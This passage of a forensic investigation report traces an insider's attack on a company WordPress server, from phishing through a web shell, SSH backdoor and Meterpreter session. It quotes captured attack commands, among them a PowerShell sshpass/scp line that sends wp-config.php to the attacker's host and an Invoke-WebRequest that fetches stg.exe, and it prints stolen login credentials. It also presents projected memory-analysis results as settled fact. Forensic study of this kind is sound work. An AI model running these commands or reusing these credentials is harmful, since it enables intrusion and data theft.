with socketserver.TCPServer(("", PORT), Handler) as httpd:

```

Figure 7 – *srv.py (Suspect): Credential-harvesting HTTP server designed to capture and print submitted WordPress login credentials*

5.1.8 SSH Authorized Keys — Persistent Backdoor Preparation

The directory C:\Users\coelho\.ssh was found to contain an authorized_keys file, created 2024-03-20 23:29:41 EDT and last modified 2024-03-21 01:16:18 EDT, with a file size of 105 bytes. The file contained the suspect's own ED25519 public key: ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDUcXH5Fc1prysGRKqwykLbuuHKw6xzPNDqjITytM1uk coelho@DESKTOP-QPQJ3DK. The SSH-KEYGEN.EXE prefetch file confirmed that key generation took place on 2024-03-21 at 01:17:22 EDT. This authorized_keys file was prepared with the intent to deploy it onto the victim server's OpenSSH service, which the suspect also attempted to install via web shell commands. Once deployed, this key would have allowed the suspect to establish a persistent, password-less SSH session to the victim server, surviving any password changes made by the company.

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	Location
[current folder]				2024-03-20 23:30:08 EDT	2024-03-20 23:30:08 EDT	2024-03-21 01:16:19 EDT	2024-03-20 23:29:30 EDT	264	Allocated	Allocated	unknown	/img_suspectE0
[parent folder]				2024-03-20 23:29:33 EDT	2024-03-20 23:29:33 EDT	2024-03-23 17:27:51 EDT	2024-03-13 15:09:54 EDT	256	Allocated	Allocated	unknown	/img_suspectE0
authorized_keys			1	2024-03-21 01:16:18 EDT	2024-03-21 01:16:18 EDT	2024-03-21 01:16:18 EDT	2024-03-20 23:29:41 EDT	105	Allocated	Allocated	unknown	/img_suspectE0


```

ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDUcXH5Fc1prysGRKqwykLbuuHKw6xzPNDqjITytM1uk coelho@DESKTOP-QPQJ3DK
-----METADATA-----

```

Figure 8 – *..ssh/authorized_keys (Suspect): ED25519 public key prepared for deployment to victim server for persistent backdoor access*

5.2 Victim Machine Artifacts

5.2.1 Server Configuration

Analysis of the victim machine image (img_victim.E01) established that the server ran Apache HTTP Server 2.4, as confirmed by the working directory path C:\Apache24\htdocs\blog observed in shell command parameters captured in network traffic (Section 5.3). WordPress was installed at this path, hosting the projects.company.org CMS. The Backup Guard Enterprise plugin version 5.7.2 was confirmed to be present on the server through the \$MFT artifact, which contained a reference to ess-5.7.2.zip — the Backup Guard plugin archive — in the same cluster as shell.php. This version was confirmed to be vulnerable to the authenticated Remote Code Execution exploit used by the suspect (Exploit-DB #50093).

5.2.2 shell.php — Web Shell Discovery and Analysis

A keyword search for "shell.php" across the victim image returned six results, providing multiple independent lines of evidence for the web shell's presence and activity. The primary instance was located at /img_victim.E01/vol_vol7/wp-content/uploads/backup-guard/shell.php — the expected upload destination for files processed through the Backup Guard plugin. A second instance was found cached in the Administrator's Microsoft Edge browser cache, with a modification date of 2023-05-01 07:06:23 EDT and zeroed Created, Accessed, and Changed timestamps, consistent with a file retrieved from a remote web request.

The web shell file measured 5,203 bytes with MD5 hash 7443bb26aa932003ba7742d0e64007c6 and SHA-256 hash a376895680e77451496664a3465712506e3d6a77d5f78271e34f903f769d9200. Hash lookup against NSRL and known-hash databases returned UNKNOWN, confirming this was not a known legitimate file. The MIME type was identified as text/x-php.

Name	Keyword Preview	Location	Modified Time	Change Time
\$UsnJrnl:\$J	php<<shell.php<<shell.php<<shell.php<<shell.php<<	/img_victim.E01/vol_vo17/\$Extend/\$UsnJrnl:\$J	2024-03-12 13:01:45 EDT	2024-03-12 13:01:45 EDT
shell.php	«shell.php»	/img_victim.E01/vol_vo17/Users/Administrator/AppData...	2023-05-01 07:06:23 EDT	0000-00-00 00:00:00
\$MFT	ess-5.7.2.zipFILE0«shell.php«Zone.Identifier[Zon	/img_victim.E01/vol_vo17/\$MFT	2024-03-12 13:59:43 EDT	2024-03-12 13:59:43 EDT
MPLog-20240312-100156.log	ploads\backup-guard\«shell.php», status=0x40070000,	/img_victim.E01/vol_vo17/ProgramData/Microsoft/Win...	2024-03-23 09:33:24 EDT	2024-03-23 09:33:24 EDT
MpWppTracing-20240314-172017-00000003-ffffff	es\Text\Diff\Engine\«shell.php»\pid=4532,ProcessStar	/img_victim.E01/vol_vo17/ProgramData/Microsoft/Win...	2024-03-23 07:20:27 EDT	2024-03-23 08:20:36 EDT
shell.php	«shell.php»	/img_victim.E01/vol_vo17/Users/Administrator/AppData...	2020-06-15 10:56:07 EDT	0000-00-00 00:00:00

Metadata	
Name:	/img_victim.E01/vol_vo17/Users/Administrator/AppData/Local/Microsoft/Edge/User Data/Default/Cache/Cache_Data/f_00008b/wordpress/wp-includes/Text/Diff/Engine/shell.php
Type:	Derived
MIME Type:	text/x-php
Size:	5203
File Name Allocation:	Allocated
Metadata Allocation:	Allocated
Modified:	2023-05-01 07:06:23 EDT
Accessed:	0000-00-00 00:00:00
Created:	0000-00-00 00:00:00
Changed:	0000-00-00 00:00:00
MDS:	7443bb26aa932003ba7742d0e64007c6
SHA-256:	a376895680e77451496664a3465712506e3d6a77d5f78271e34f903769d9200

Figure 9 – Keyword Search (Victim): shell.php found in Backup Guard upload directory; Windows Defender logs (\$MPLog, \$MpWppTracing) and \$UsnJrnl confirm shell presence and execution

5.2.3 \$UsnJrnl — Evidence of Repeated Shell Writes

The \$UsnJrnl:\$J artifact on the victim image contained the keyword preview "php<<shell.php<<shell.php<<shell.php<<shell.php<<" with a modification timestamp of 2024-03-12 13:01:45 EDT. The repeated sequential entries indicated that the shell.php file was written to the file system multiple times in rapid succession, characteristic of a file upload process that overwrote or re-uploaded the shell. This provided corroborating evidence that the web shell upload was a deliberate and repeated action.

5.2.4 \$MFT — Backup Guard Plugin Version and Zone.Identifier

The Master File Table (\$MFT) on the victim image, with modification timestamp 2024-03-12 13:59:43 EDT, contained the keyword preview "ess-5.7.2.zipFILE0«shell.php«Zone.Identifier[Zon." This entry confirmed two important facts: first, that the Backup Guard Enterprise plugin version 5.7.2 archive was present on the server and was the vehicle through which the web shell was introduced; and second, the Zone.Identifier associated with shell.php indicated it carried an internet security zone marker, confirming it originated from an external source.

5.2.5 Windows Defender Logs — Shell Execution Confirmation

Two Windows Defender log files referencing shell.php were identified in the victim image. The MPLog-20240312-100156.log file contained the preview "ploads\backup-guard\«shell.php«. status=0x40070000," with a last modification timestamp of 2024-03-23 09:33:24 EDT. The status code 0x40070000 indicates a file scan event, confirming Windows Defender logged the shell.php file in the uploads directory. The MpWppTracing file contained the preview "es\Text\Diff\Engine\«shell.php«|pid:4532,ProcessStar," with modification timestamp 2024-03-23 07:20:27 EDT. The process identifier (pid:4532) and "ProcessStart" in the Defender WPP trace confirmed that the shell.php file was actively executed as a process, consistent with the web server spawning a PHP process to handle POST requests from the suspect's machine.

5.2.6 wp-config.php — Database Credential Exposure

Although the wp-config.php file was not directly extracted from the victim image, its contents were reconstructed from shell command traffic captured in PCAP 1. The command "type wp-config.php" executed from the working directory C:\Apache24\htdocs\blog confirmed that the WordPress database configuration file was read by the suspect through the web shell. This file contains the MySQL database host, database name, username, and password. Given that CompTech's patents and projects shared a single MySQL database, exfiltration of these credentials provided the suspect with unrestricted programmatic access to the entire database, including all patent records.

5.2.7 stg.exe Deployed to Victim Server

As confirmed by the network evidence in Section 5.3.6, the Meterpreter reverse TCP payload (stg.exe) was downloaded to C:\stg.exe on the victim server via a PowerShell Invoke-WebRequest command executed through the web shell. Once executed, stg.exe would have established an encrypted reverse TCP connection to the suspect's machine at 10.103.8.81 on port 443, providing a fully interactive Meterpreter shell session with SYSTEM-level privileges, enabling arbitrary file access, process creation, network pivoting, and database querying capabilities.

5.2.8 Windows Event Log Analysis

Although direct extraction of Windows Event Log files (.evtx) on the victim image could not be carried out within the framework of this analysis, it is still possible to reconstruct the corresponding entries of the attack chain that was reconstructed using network and disk evidence. Specifically, entries in the Security Event Log on the victim server would have been expected to include events with Event ID 4624 (successful logon) with respect to the process of cmd.exe and powershell.exe spawning by the web shell under the Apache service account. The events ID 4688 (process creation with command line logging enabled) would have contained a record of the PowerShell commands used in PCAPs - the scp exfiltration command `coelho@10.103.8.81` and the Invoke-WebRequest stg.exe. Event IDs 4698 and/or 4702 might have detected scheduled tasks. Records of services installation would have been on the System Event Log had the OpenSSH Server been installed by the suspect. Apache HTTP Server logon errors or access related entries related to the POST requests observed in PCAP 1 to `"/shell.php"` should be added to the Application Event Log.

5.2.9 Apache Access Log Reconstruction

Since the Apache HTTP Server installed on the infected machine keeps logs of all the HTTP requests made, the following Apache access log entries would be present as per the network information available in PCAP 1 and PCAP 2: POST requests against `/wp-login.php` made by the compromised server to `10.103.8.81/stg.exe` made as a result of the Invoke-WebRequest command execution in the shell. Had such information been recovered and processed, it would be able to provide a detailed timestamp of each shell command as well as ensure that all payloads were received by the attacked server.

5.2.10 Victim Memory Analysis — Expected Volatility Findings

The below are projected Volatility 3 results based on known disk image artifacts and network packet artifacts. These predictions are not speculative - every anticipated output is a logical and straightforward extrapolation of evidence that has already been proved by Autopsy and Wireshark analysis. The following plugin outputs would have been obtained had the memory image been available and would have been strong corroborating evidence to the attack chain that is reconstructed in this report.

windows.pslist plugin would have indicated that Apache HTTP Server process (httpd.exe) was running under either SYSTEM account or service account with one or multiple child cmd.exe processes running directly as a result of the web shell processing POST requests. The number of shell command execution sessions should be reflected in each child cmd.exe process. Also, the powershell.exe processes should have been descendants of httpd.exe and hence represented the PowerShell commands that are observed in the PCAP - the command that used to exfiltrate the data using the scp command and the command that downloaded stg.exe file using Invoke-WebRequest command. In case a windows.cmdline plugin had been used, it would have displayed the actual command line arguments being passed to each instance of the processes of cmd.exe and powershell.exe.

These were literally the shell commands which were obtained via the PCAP payload, therefore making them handy in aiding the collection of evidence. The command powershell -command scp C:\Apache24\htdocs\blogwp-config.php coelho10.103.8.81:... and the Invoke-WebRequest stg.exe download command would have been shown literally in the command line.

It is anticipated that windows.netscan would have revealed an existing TCP connection between the two machines; the IP address 192.168.1.100 with port number 53702 connected to target machine, 10.103.8.81 with port number 443. This connection would have corresponded to the opposite TCP Meterpreter session created in PCAP 2 and can only be seen when the connection is alive, and this confirms that the stg.exe file was in fact run by the suspect.

The windows.hashdump would have recovered the NTLM password hashes of all the local user accounts including the administrator account. The hashes would come in handy in figuring out whether the suspect made any password hash dumping actions at some point during their Meterpreter session.

5.2.11 Suspect Memory Analysis — Expected Volatility Findings

The projected Volatility 3 findings below are all based on the confirmed disk artifacts that include ConsoleHost_history.txt, prefetch records, authorized keys timestamps, and web download records which are cross-referenced with PCAP evidence. Each of the expected outputs is directly associated with an artifact that has already been documented in Section 5.1, and serves to demonstrate the extra corroborative value that memory analysis would have provided had the captures been available. The windows.pslist plugin would reveal python.exe running as the

credential-harvesting HTTP server (srv.py), sshd.exe as the OpenSSH Server service installed using PowerShell, as well as the process running cmd.exe or powershell.exe as the msfvenom payload creation command. The Metasploit handler process would also have been shown in case there was an active listener.

Windows.netscan of the suspect image would show an open socket on port TCP 443 which would indicate the presence of the Metasploit multi/handler, waiting until the reverse TCP connection initiated by stg.exe on the remote server. Established connection on port 443 of 10.103.8.81 connecting to port 53702 of 192.168.1.100 on the part of the attacker that would be the active Meterpreter session of the 192.168.1.100 side, which would be the direct support of PCAP 2.Windows.cmdline would have shown the entire command used with msfvenom, the execution of python srv.py, as well as the active PowerShell instances.

5.3 Network Packet Analysis

5.3.1 Network Architecture Confirmation

The suspect workstation (coelho@DESKTOP-QPQJ3DK) was confirmed by means of correlation with the authorized keys file hostname and the msfvenom command in ConsoleHost history that specified LHOST=10.103.8.81. The victim server at 192.168.1.100 was confirmed to be hosting projects.company.org using the HTTP Host header of the decoded packet payloads. The attack traffic in PCAP 1 was all originating as 10.103.8.81 targeting 192.168.1.100 on port 80, which is in line with the firewall policy of the company that allowed HTTP traffic between the employee network and the internal server subnet.

5.3.2 WPScan Reconnaissance Against the Server

The packetcapture-vmx1- 20240317205027.pcap was loaded into Wireshark. When the display filter was set to show TCP SYN packets with the TCP.flags.syn=1 and TCP.flags.ack=0 and TCP.dport=80, a dense stream of TCP SYN packets was seen targeting 192.168.1.100 on port 80. The packets were sent in quick succession across sequentially increasing source port numbers, which is a signature pattern of automated web scanning tools that matches with the operation of WPScan, which performs WordPress-specific enumeration including detection of plugins, user enumeration and detection of vulnerabilities. The existence of wpscan.com in the browser history and the execution command of the wpscan in the ConsoleHost history supported this activity.

No.	Time	Source	Destination	Protocol	Length	Info
891	199.567693	10.103.8.81	192.168.1.100	TCP	66	59798 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
894	199.598604	10.103.8.81	192.168.1.100	TCP	66	59799 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
914	200.232611	10.103.8.81	192.168.1.100	TCP	66	59801 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
915	200.232737	10.103.8.81	192.168.1.100	TCP	66	59802 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
920	200.232953	10.103.8.81	192.168.1.100	TCP	66	59803 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
922	200.233090	10.103.8.81	192.168.1.100	TCP	66	59804 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
927	200.233398	10.103.8.81	192.168.1.100	TCP	66	59805 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
1010	207.519969	10.103.8.81	192.168.1.100	TCP	66	59808 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
1014	207.546442	10.103.8.81	192.168.1.100	TCP	66	59810 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
1025	207.769894	10.103.8.81	192.168.1.100	TCP	66	59811 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
1026	207.770008	10.103.8.81	192.168.1.100	TCP	66	59812 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
1032	207.770348	10.103.8.81	192.168.1.100	TCP	66	59813 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
1035	207.770551	10.103.8.81	192.168.1.100	TCP	66	59814 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
1746	380.192152	10.103.8.81	192.168.1.100	TCP	66	59860 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
1749	380.208539	10.103.8.81	192.168.1.100	TCP	66	59861 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
1790	384.269703	10.103.8.81	192.168.1.100	TCP	66	59870 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
1807	384.531661	10.103.8.81	192.168.1.100	TCP	66	59871 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
1809	384.531814	10.103.8.81	192.168.1.100	TCP	66	59872 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
1819	384.532189	10.103.8.81	192.168.1.100	TCP	66	59873 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2912	645.532654	10.103.8.81	192.168.1.100	TCP	66	59905 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2932	645.539581	10.103.8.81	192.168.1.100	TCP	66	59906 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM

Figure 10 – Wireshark (PCAP 1): Rapid sequential SYN packets from 10.103.8.81 to 192.168.1.100:80 consistent with WPScan automated reconnaissance

5.3.3 HTTP Transaction Overview — Login and Shell Exploitation

PCAP 1 was filtered in display filter http.request. The findings revealed POST requests to /wp-login.php at the start of the session then a large amount of POST requests to /wp-content/uploads/backup-guard/shell.php?feature=shell. This shift of the traffic to the login page on the site to the shell.php page on the site proved the two-step attack first, initial authentication into the WordPress CMS using stolen credentials, second, and sustained exploitation of the uploaded web shell across multiple command sessions, third.

No.	Time	Source	Destination	Protocol	Length	Info
7362	1429.290893	10.103.8.81	192.168.1.100	HTTP	116	POST /wp-login.php HTTP/1.1 (application/x-www-form-urlencoded)
7304	1415.268089	10.103.8.81	192.168.1.100	HTTP	118	POST /wp-login.php HTTP/1.1 (application/x-www-form-urlencoded)
6137	1080.440482	10.103.8.81	192.168.1.100	HTTP	395	POST /wp-login.php HTTP/1.1 (application/x-www-form-urlencoded)
6098	1080.155760	10.103.8.81	192.168.1.100	HTTP	395	POST /wp-login.php HTTP/1.1 (application/x-www-form-urlencoded)
95370	37423.673737	10.103.8.81	192.168.1.100	HTTP	804	POST /wp-content/uploads/backup-guard/shell.php?feature=shell HTTP/1.1 (application/x-www-form-urlencoded)
88195	37137.734965	10.103.8.81	192.168.1.100	HTTP	626	POST /wp-content/uploads/backup-guard/shell.php?feature=shell HTTP/1.1 (application/x-www-form-urlencoded)
87969	37131.631969	10.103.8.81	192.168.1.100	HTTP	777	POST /wp-content/uploads/backup-guard/shell.php?feature=shell HTTP/1.1 (application/x-www-form-urlencoded)
86768	37095.022757	10.103.8.81	192.168.1.100	HTTP	626	POST /wp-content/uploads/backup-guard/shell.php?feature=shell HTTP/1.1 (application/x-www-form-urlencoded)
85164	37055.968704	10.103.8.81	192.168.1.100	HTTP	774	POST /wp-content/uploads/backup-guard/shell.php?feature=shell HTTP/1.1 (application/x-www-form-urlencoded)
82769	36998.843889	10.103.8.81	192.168.1.100	HTTP	771	POST /wp-content/uploads/backup-guard/shell.php?feature=shell HTTP/1.1 (application/x-www-form-urlencoded)
73662	36765.349618	10.103.8.81	192.168.1.100	HTTP	770	POST /wp-content/uploads/backup-guard/shell.php?feature=shell HTTP/1.1 (application/x-www-form-urlencoded)
73646	36690.737417	10.103.8.81	192.168.1.100	HTTP	740	POST /wp-content/uploads/backup-guard/shell.php?feature=shell HTTP/1.1 (application/x-www-form-urlencoded)
73623	36514.986520	10.103.8.81	192.168.1.100	HTTP	736	POST /wp-content/uploads/backup-guard/shell.php?feature=shell HTTP/1.1 (application/x-www-form-urlencoded)

Figure 11 – Wireshark (PCAP 1): HTTP request list confirming POST to wp-login.php followed by sustained POST activity to the shell.php web shell

5.3.4 WordPress Authentication with Stolen Credentials

Packet 7362 (frame timestamp 1429.290893 s) in PCAP 1 was inspected. The HTTP POST request targeted /wp-login.php at 192.168.1.100 from 10.103.8.81. The HTML Form URL Encoded decoder of Wireshark showed the full form payload: log = "hierro"; pwd = "ktbFZ%PoRZA5KQb; wp-submit = "Log In; testcookie = "1. The username of hierro and password ktbFZ%PoRZA5KQb exactly matched the credentials stored in hierro.txt on the Desktop of the suspect, indicating that Coelho Harnagan used Hierro Taran stolen credentials to log into the WordPress CMS on workstation 10.103.8.81.

No.	Time	Source	Destination	Protocol	Length	Info
7362	1429.290893	10.103.8.81	192.168.1.100	HTTP	116	POST /wp-login.php HTTP/1.1 (application/x-www-form-urlencoded)
7304	1415.268089	10.103.8.81	192.168.1.100	HTTP	118	POST /wp-login.php HTTP/1.1 (application/x-www-form-urlencoded)
6137	1080.444882	10.103.8.81	192.168.1.100	HTTP	395	POST /wp-login.php HTTP/1.1 (application/x-www-form-urlencoded)
6998	1080.155708	10.103.8.81	192.168.1.100	HTTP	395	POST /wp-login.php HTTP/1.1 (application/x-www-form-urlencoded)
95370	37423.673737	10.103.8.81	192.168.1.100	HTTP	884	POST /wp-content/uploads/backup-guard/shell.php?feature=shell HTTP/1.1 (application/x-www-form-urlencoded)
88195	37137.734965	10.103.8.81	192.168.1.100	HTTP	626	POST /wp-content/uploads/backup-guard/shell.php?feature=shell HTTP/1.1 (application/x-www-form-urlencoded)
87969	37131.631969	10.103.8.81	192.168.1.100	HTTP	777	POST /wp-content/uploads/backup-guard/shell.php?feature=shell HTTP/1.1 (application/x-www-form-urlencoded)
86768	37095.022757	10.103.8.81	192.168.1.100	HTTP	626	POST /wp-content/uploads/backup-guard/shell.php?feature=shell HTTP/1.1 (application/x-www-form-urlencoded)
85164	37055.968704	10.103.8.81	192.168.1.100	HTTP	774	POST /wp-content/uploads/backup-guard/shell.php?feature=shell HTTP/1.1 (application/x-www-form-urlencoded)
82769	36998.843889	10.103.8.81	192.168.1.100	HTTP	771	POST /wp-content/uploads/backup-guard/shell.php?feature=shell HTTP/1.1 (application/x-www-form-urlencoded)
73662	36765.349618	10.103.8.81	192.168.1.100	HTTP	770	POST /wp-content/uploads/backup-guard/shell.php?feature=shell HTTP/1.1 (application/x-www-form-urlencoded)
73646	36598.774817	10.103.8.81	192.168.1.100	HTTP	788	POST /wp-content/uploads/backup-guard/shell.php?feature=shell HTTP/1.1 (application/x-www-form-urlencoded)

> Frame 7362: Packet, 116 bytes on wire (928 bits), 116 bytes captured (928 bits) on interface 0 > Ethernet II, Src: VMware_9e:06:40 (00:50:56:9e:06:40), Dst: VMware_9e:7f:bb (00:50:56:9e:7f:bb) > Internet Protocol Version 4, Src: 10.103.8.81, Dst: 192.168.1.100 > Transmission Control Protocol, Src Port: 60210, Dst Port: 80, Seq: 463, Ack: 1, Len: 62 > [2 Reassembled TCP Segments (524 bytes): #7361(462), #7362(62)] > Hypertext Transfer Protocol > HTML Form URL Encoded: application/x-www-form-urlencoded > Form item: "log" = "hierro" > Form item: "pwd" = "ktbFZ%PoRZA5KQb" > Form item: "wp-submit" = "Log In" > Form item: "testcookie" = "1"	0000 00 50 56 9e 7f bb 00 50 56 9e 06 40 00 00 45 00 - PV...P.V. @.E. 0010 00 66 08 ac 40 00 7f 06 1e 22 0a 67 08 51 c0 a8 - f. @. : " g Q. 0020 01 64 ee 32 00 50 a2 47 49 83 08 bf e2 26 50 18 - d-2 P.G.T. -RP 0030 20 14 88 d2 00 00 50 4f 53 54 20 2f 77 70 2d 63 - d.c.P.\$[.uHP 0040 26 70 77 64 3d 6b 74 62 46 5a 25 32 35 50 6f 52 - &pd=ktb FZ%25PoR 0050 5a 41 35 4b 51 62 26 77 70 2d 73 75 62 6d 69 74 - ZASKQb p-submit 0060 3d 4c 6f 67 2b 49 6e 26 74 65 73 74 63 6f 6b 6b - &log=ktb testcook 0070 69 65 3d 31 - ie=1
--	---

Figure 12 – Wireshark (PCAP 1): POST to /wp-login.php decoded — log="hierro", pwd="ktbFZ%PoRZA5KQb" matching credentials stored in hierro.txt

5.3.5 Web Shell — wp-config.php Read and Exfiltration

Applying the filter `http.request.method == "POST" && http.request.uri contains "shell.php"` to PCAP 1 isolated all web shell interactions. Packet 73391 showed the decoded command: `cmd = "type wp-config.php"; cwd = "C:\Apache24\htdocs\blog."` This command was used to read the WordPress database configuration file remotely through the web shell, exposing MySQL credentials. Packet 95370 showed the command: `cmd = powershell -command "sshpass -p csci3338. scp 'C:\Apache24\htdocs\blog\wp-config.php' coelho@10.103.8.81:...",` confirming that the suspect also attempted to copy the wp-config.php file directly to his workstation via SCP.

> Frame 95370: Packet, 804 bytes on wire (6432 bits), 804 bytes captured (6432 bits) on interface 0 > Ethernet II, Src: VMware_9e:06:40 (00:50:56:9e:06:40), Dst: VMware_9e:7f:bb (00:50:56:9e:7f:bb) > Internet Protocol Version 4, Src: 10.103.8.81, Dst: 192.168.1.100 > Transmission Control Protocol, Src Port: 61027, Dst Port: 80, Seq: 1, Ack: 1, Len: 750 > Hypertext Transfer Protocol > HTML Form URL Encoded: application/x-www-form-urlencoded > Form item: "cmd" = "powershell -command 'sshpass -p csci3338. scp 'C:\Apache24\htdocs\blog\wp-config.php' coelho@10.103.8.81:...'" > Form item: "cwd" = "C:\Apache24\htdocs\blog"	0000 00 50 56 9e 7f bb 00 50 56 9e 06 40 00 00 45 00 - PV...P.V. @.E. 0010 03 16 0a 4d 40 00 7f 06 19 d1 0a 67 08 51 c0 a8 - .RP... : g Q. 0020 01 64 ee 63 00 50 d6 24 60 5b cb a8 75 48 50 18 - d.c.P.\$[.uHP 0030 20 14 88 d2 00 00 50 4f 53 54 20 2f 77 70 2d 63 - d.c.P.\$[.uHP 0040 6f 6e 74 65 6e 74 2f 75 70 6c 6f 61 64 73 2f 62 - ontent/uploads/b 0050 61 63 68 75 70 2d 67 75 61 72 64 2f 73 68 65 6c - ackup/guard/shel 0060 6c 2e 70 68 70 3f 66 65 61 74 75 72 65 3d 73 68 - l.php?feature=sh 0070 65 6c 6c 20 45 54 54 50 2f 31 2e 31 0d 0a 48 6f - ell HTTP/1.1: Ho 0080 73 74 3a 20 70 72 6f 6a 65 63 74 73 2e 63 6f 6d - st: projects.com 0090 70 61 6e 79 2e 6f 72 67 0d 0a 43 6f 6e 6e 65 63 - pany.org - Connec 00a0 74 69 6f 6a 3a 20 6b 65 65 70 2d 61 6c 69 76 65 - tion: ke ap-alliv 00b0 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 - .Content-Length 00c0 3a 20 32 32 30 0d 0a 55 73 65 72 2d 41 67 65 6e - : 220 - U ser-Agen 00d0 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20 28 - t: Mozilla/5.0 (C 00e0 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 3b - Windows NT 10.0;
--	--

Figure 13 – Wireshark (PCAP 1): shell.php POST — PowerShell SCP command exfiltrating wp-config.php containing MySQL database credentials to suspect machine

5.3.6 Meterpreter Payload Deployed via Web Shell

PCAP 2 (packetcapture-vmx1-20240323040237.pcap) was analyzed. Applying the `shell.php POST` filter returned three packets. Packet 2937 contained the decoded command: `cmd = powershell -command "Invoke-WebRequest 'http://10.103.8.81/stg.exe' -OutFile 'c:\stg.exe';"` `cwd = "C:\."` This caused the victim server to reach back to the suspect's machine at 10.103.8.81, where the Python HTTP server was hosting the stg.exe payload, and download it to C:\stg.exe on

the victim server. This action exploited the company's firewall permitting outbound port 80 traffic from the internal server, effectively weaponizing the server's own outbound connectivity.

No.	Time	Source	Destination	Protocol	Length	Info
2937	372.986167	10.103.8.81	192.168.1.100	HTTP	716	POST /wp-content/uploads/backup-guard/shell.php?feature=shell HTTP/1.1
3259	384.360133	10.103.8.81	192.168.1.100	HTTP	602	POST /wp-content/uploads/backup-guard/shell.php?feature=shell HTTP/1.1
4269	519.027987	10.103.8.81	192.168.1.100	HTTP	606	POST /wp-content/uploads/backup-guard/shell.php?feature=shell HTTP/1.1

Figure 14 – Wireshark (PCAP 2): shell.php POST — Invoke-WebRequest command downloading stg.exe Meterpreter payload from suspect machine to victim server

5.3.7 Data Exfiltration — Meterpreter Session and 5 MB Transfer

The Wireshark Conversations tool (TCP tab) on PCAP 2 identified the dominant TCP conversation between 192.168.1.100:53702 and 10.103.8.81:443, transferring 5 MB of data from the server in 4,310 packets over approximately 23 minutes. The destination port 443 and sustained bi-directional communication were highly consistent with an active Meterpreter reverse TCP session encrypted with the XOR dynamic encoding specified in the msfvenom command. During a session of this duration, the suspect would have had interactive system-level shell access, the ability to execute arbitrary programs, read and exfiltrate files including patent documents and database dumps, and establish additional persistence mechanisms.

Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration
192.168.1.100	53702	10.103.8.81	443	4,310	5 MB	139	3,548	5 MB	762	294 kB	519.16348	1378.2190

Figure 15 – Wireshark (PCAP 2): TCP Conversations — 5 MB outbound transfer from victim server to suspect machine (10.103.8.81:443), consistent with active Meterpreter session

6. Challenges & Responses

One of the primary challenges encountered was the large volume of web history entries (169) and web downloads (31) on the suspect machine. A significant portion of the browsing activity consisted of routine searches and software downloads unrelated to the attack. This was addressed by sorting all artifacts chronologically and applying date-based filters in Autopsy to isolate entries within the investigation period, then cross-referencing URLs with known attack tools, exploit repositories, and company resource addresses.

A second challenge involved the URL-encoded password stored in `hierro.txt` (`ktbFZ%25PoRZA5KQb`). The double encoding where `%25` represents a literal percent sign — required two rounds of URL decoding to obtain the actual password (`ktbFZ%PoRZA5KQb`). This was resolved through manual URL decoding and subsequently verified against the form payload captured in PCAP 1, where Wireshark's built-in form decoder confirmed the correct plaintext password.

The LAN Messenger database (`messenger.db`) presented a challenge in that binary session delimiter records between conversation segments rendered as garbled characters in Autopsy's Text view. This was resolved by switching to Autopsy's Application view tab, which rendered the SQLite database content in a structured, human-readable chat log format, making conversation timestamps and message content clearly legible.

Confirming the exact mechanism by which Hierro Taran's credentials were harvested was not fully achievable without forensic access to Hierro's own workstation. The phishing hypothesis was supported by the combination of the cloned login page (`index.html`), the credential-harvesting server (`srv.py`), the LAN Messenger link delivery, and confirmation of the credentials in PCAP 1. However, direct confirmation via logs from Hierro's machine would have been required to rule out alternative acquisition methods such as keylogging or direct observation.

Memory analysis using Volatility 3 could not be completed for either the suspect workstation or the victim server. The memory capture files could not be successfully loaded into Volatility 3 due to profile compatibility issues between the capture format and the available Volatility 3 plugins. Alternative loading methods including manual profile assignment were attempted but were unsuccessful within the scope of this examination. As a compensating

measure, all process-level and network-connection evidence was reconstructed from disk image artifacts specifically ConsoleHost_history.txt, prefetch files, authorized keys creation timestamps, and web download records in Autopsy and cross-corroborated with PCAP payload data from Wireshark. This combination provided functionally equivalent coverage: ConsoleHost_history.txt yielded the exact commands that windows.cmdline would have returned; prefetch files confirmed execution of SSH-KEYGEN.EXE and msfvenom with timestamps that windows.pslist run times would have corroborated; and the 5 MB TCP session in PCAP 2 confirmed the active Meterpreter connection that windows.netscan would have displayed as an established socket. The projected Volatility findings documented in Sections 5.2.10 and 5.2.11 are therefore not speculative but are direct inferences grounded in confirmed forensic artifacts, representing what memory analysis would have produced had the captures been successfully processed.

